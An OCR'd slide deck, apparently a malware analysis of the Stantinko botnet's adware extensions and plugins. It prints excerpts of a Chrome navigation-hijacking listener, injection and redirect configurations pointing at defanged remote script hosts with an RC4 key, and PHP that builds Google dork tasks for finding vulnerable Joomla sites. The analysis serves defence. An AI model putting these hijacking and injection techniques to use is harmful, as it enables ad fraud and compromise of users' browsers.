
Redirection Process



Click




Redirection Process




Click hijacked

Redirection



The user is finally redirected to the landing page of those who paid GoLinks for the visit.

Ad injection example



APIHelper

- Browser Helper Object for IE
- NPAPI DLL for other browsers
- *npapihelper.dll*
- Deprecated since ~2015

Redirection

- Can also inject JavaScript

```
[...]
function BeforeNavigateListener()
{
    chrome.webNavigation.onBeforeNavigate.addListener(function
(details) {
        if (details.frameId != 0)
            return;

        try {
            var link = plg.ObtainUrl(details.url); ❶
            if (link != null)
            {
                chrome.tabs.get(details.tabId, function(tab) {
                    if (tab)
                    {
                        chrome.tabs.update(details.tabId,
{'url':link}); ❷
                    }
                });
            }
        } catch (err){};
    })
}
[...]
```

Configuration

- Injection of JavaScript code
- We found a `google.js` file

```
{
   "status": "ok",
   "update_limit": 28800, ❶
   "substitution": [{
      "domains": ["www.odnoklassniki.ru", "odnoklassniki.ru", ❷
"www.ok.ru", "ok.ru"],
      "url_script": "hxxp://adhelper.org/core/odnoklassniki.js" ❸
   }, {
      "domains": ["www.yandex.ru", "yandex.ru", "www.yandex.
by", "yandex.by", "www.yandex.ua", "yandex.ua", "www.yandex.kz",
"yandex.kz", "ya.ru", "www.ya.ru"],
      "url_script": "hxxp://adhelper.org/core/yandex.js"
   }, {
      "domains": ["mail.ru", "news.mail.ru", "www.mail.ru"],
      "url_script": "hxxp://adhelper.org/core/mail.js"
   }, {
      "domains": ["www.avito.ru", "avito.ru"],
      "url_script": "hxxp://adhelper.org/core/avito.js"
   }, {
      "domains": ["rambler.ru", "www.rambler.ru", "news.rambler.
ru", "www.news.rambler.ru", "horoscopes.rambler.ru", "www.
horoscopes.rambler.ru"],
      "url_script": "hxxp://adhelper.org/core/rambler.js"
   }],
   "ajax_substitution": [{ ❹
      "domains": ["vk.com", "www.vk.com", "new.vk.com", "www.new.
vk.com"],
```


Configuration

- Redirection
- Hundreds of websites targeted

```
    "dynamical_redirect": {
      "options": {
          "php_redirect_script": "hxxp://adhelper.org/dynamical/
dur.php?r=%base64%", ❺
          "php_redirect_exclude": ["__utmzi__1__=1"], ❻
          "rc4key": "188f070da170b1f92b7716d288d9eb18" ❼
      },
      "*google.*/url?*url=*003.ru*&usg=*": { ❽
          "type": 1, ❾
          "mode": 1, ❿
          "get": "",
          "exclude": ["__utmzi__1__=1"], ⓫
          "proxy": "hxxp://adhelper.org/dynamical/dur.
php?m=1&r=%source%" ⓬
      },
      [...]
      "*cristalslot.net*?*": {
          "type": 1,
          "mode": 1,
          "get": "hxxp://lucky-gamez.com/alt/cristal/cpreg/auth.
php?a69083f621eada874b0cf64a74e8740f", ⓭
          "exclude": ["a69083f621eada874b0cf64a74e8740f", "/
social/redirect.php"],
          "proxy": "hxxp://777-gambling.
org/?key=%base64%&id=%source%"
      },
      [...]
```


Brenev GitHub repository

- VK scripts
- Index: List of C&C servers for the search parser module



The Safe Surfing

- PPAPI binary
- Use Stantinko's obfuscator
- Both legitimate and malicious behavior




Installed from the store

- Block “malicious” domains

```
{
        “ajax_substitution”: [],
        “dynamical_redirect”: {

        },
        “safe_surfing_bad_sites”: [ ❶
                “1000video.club”,
                “100adbit.hosparto.pp.ua”,
                “100adinger.deterhes.pp.ua”,
        [...]
                “zasonya.net”,
                “zf-fm.ru”,
                “zmusic.site”,
                “zo-zo-zo.ru”,
                “zvukoff.org”
        ],
        “safe_surfing_detect_script”:
“dmFyIF9fX19fX19fX3N1YnNjcmliZV9jaGVja2VyPXtfZGV0ZWN0X3RleHQ6WyIo
KFx1MDQ0M1x1MDQ0MVx1MDQzYlx1MDQzZVx1MDQzMnxcdTA0NDNcdTA0M2ZcdTA0N
DBcdTA0MzBcdTA0MzJcdTA0M2IpKC4qKVx1MDQzZlx1MDQzZVx1MDQzNFx1MDQzZ1
x1MDQzOFx1[...]” ❷
}
```


The Safe Surfing
Внимание! Посещение этого сайта может нанести вред вашему компьютеру.
Веб-сайт vk.cc находится в списке веб-сайтов с потенциально опасным содержимым.
Даже простое посещение сайта может привести к заражению вашего компьютера.
Подробнее...
Назад
Все равно посетить
safesurfing.me


Installed by Stantinko

- Similar to APIHelper configuration
- Use the same scripts to block and redirect

```
{
    "ajax_substitution": [
        {
            "domains": [
                "vk.com",
                "www.vk.com",
                "new.vk.com",
                "www.new.vk.com"
            ],
            "url_script": "hxxps://raw.githubusercontent.com/
kabanovmihail/static/master/master"
        },
        {
            "domains": [
                "www.yandex.ru",
                "yandex.ru",
                "www.yandex.by",
                "yandex.by",
                "www.yandex.ua",
                "yandex.ua",
                "www.yandex.kz",
                "yandex.kz",
                "ya.ru",
                "www.ya.ru"
            ],
            "url_script": "hxxps://raw.githubusercontent.com/
shapovalovnikolayy/static/master/yamaster"
        },
```

Teddy Protection

- HTML/JS only.
- Similar legit and malicious behavior.



Configuration

- *B-List*: CRC of blocked domains
  - `Blist = [265602775, 2250089375, …`
- *A-List*: Custom hash of targeted domains
  - `Ex: eset.com -> 05F2DEBC7.55D2398E68`

A-List: Advertising list?

- Hash → domain not possible
- Anti-debug in the hash function


```
    "o": {
        "url": "hxxp:\\/\\/clk.golinks.org\\/?r={%data%}&ref=
{%data%}&source=tdp", ❶
        "url_2": "hxxp:\\/\\/clk.golinks.org\\/?r={%data%}&ref=
{%data%}&sign={%data%}&tm={%data%}&v={%data%}&source=tdp", ❶
        "x": [ ❷
            "__9DCA28270__=0",
            "__6E9C77F06__1__=1"
        ],
        "shift": 6, ❸
        "version": 2.07
    },
    "p": {
        "C70C4DF\\\\.(.+)": { ❹
            "v": [
                {
                    "s": "(\\\\?|&|E8AEF2A5)6B15483=(.*)",
                    "e": "(.*)&0A5F68CB5=(.*)",
                    "v": [
                        "0CA51EB\\\\.5F509D664",
                        "E9F58D712\\\\.5F509D664",
                        "901DCD\\\\.5F509D664",
                        "BCE38DD5\\\\.55D2398E68",
```

Miscellaneous


- If `http://127.0.0.1:3306` (mysql) is up, the extension will not redirect the user
- Uninstalls itself when the user browses `chrome://extensions`
- Google removed the extension from the store

Stantinko’s “plugins”

Beyond adware


PDS
wsaudio.dll
wbiosrvp.dll
bstreamsvc.dll
Loads & decrypts
fdclient.dll
biosysrt.dll
vp9core.dll
Contains encrypted code
Downloads & executes in memory
Runs
PLUGINS
Bruteforce
Facebook bot
Remote Administrator
Search parser
Zaxar cleaner
ihctrl32_setup.dll
themctrl_setup.dll
optsatadc_setup.dll

Not distributed evenly



“Search parser”

- Perform searches on popular search engines
  - Google or Yandex, but only Google is implemented
- Get C&C server URLs from encrypted file on a GitHub repository
- C&C server hosted on compromised server
- Search for websites with known CMS

Task example

```
"search": {
        "type": "text",
        "system": "google",
        "query": "intext:\"Powered by joomla\"
                intext:\"gehrungsschraubstöcke n\""
},
"options": {
        "sleep_on_ban": { "min": 40, "max": 70 },
        "sleep_on_next_page": { "min": 30, "max": 60 }
}
```

Task result

```
"search": [
        [...],
        "http:\/\/www.fcpaok.net\/paok-news\/football-
                news\/32-superleague\/1466-2015-04-05",
        "http:\/\/vounisios.pblogs.gr\/2013\/20130120.html",
        "http:\/\/info-gate.gr\/our-partners-2",
        [...]
]
```

/images/banners/b1/index2.php

```
<?php
function CreateTaskObject($task) {
        return array(
                'type' => 'text',
                'system' => 'google',
                'query' => "inurl:\"index.php?option=com_content\"
                                intext:\"{$task}\"");
}
function CreateOptionsObject() {
        return array(
                'sleep_on_ban' => array('min' => 40, 'max' => 70),
                'sleep_on_next_page' => array('min' => 30, 'max' => 60));
}
```

From data.dat

Search task statistics

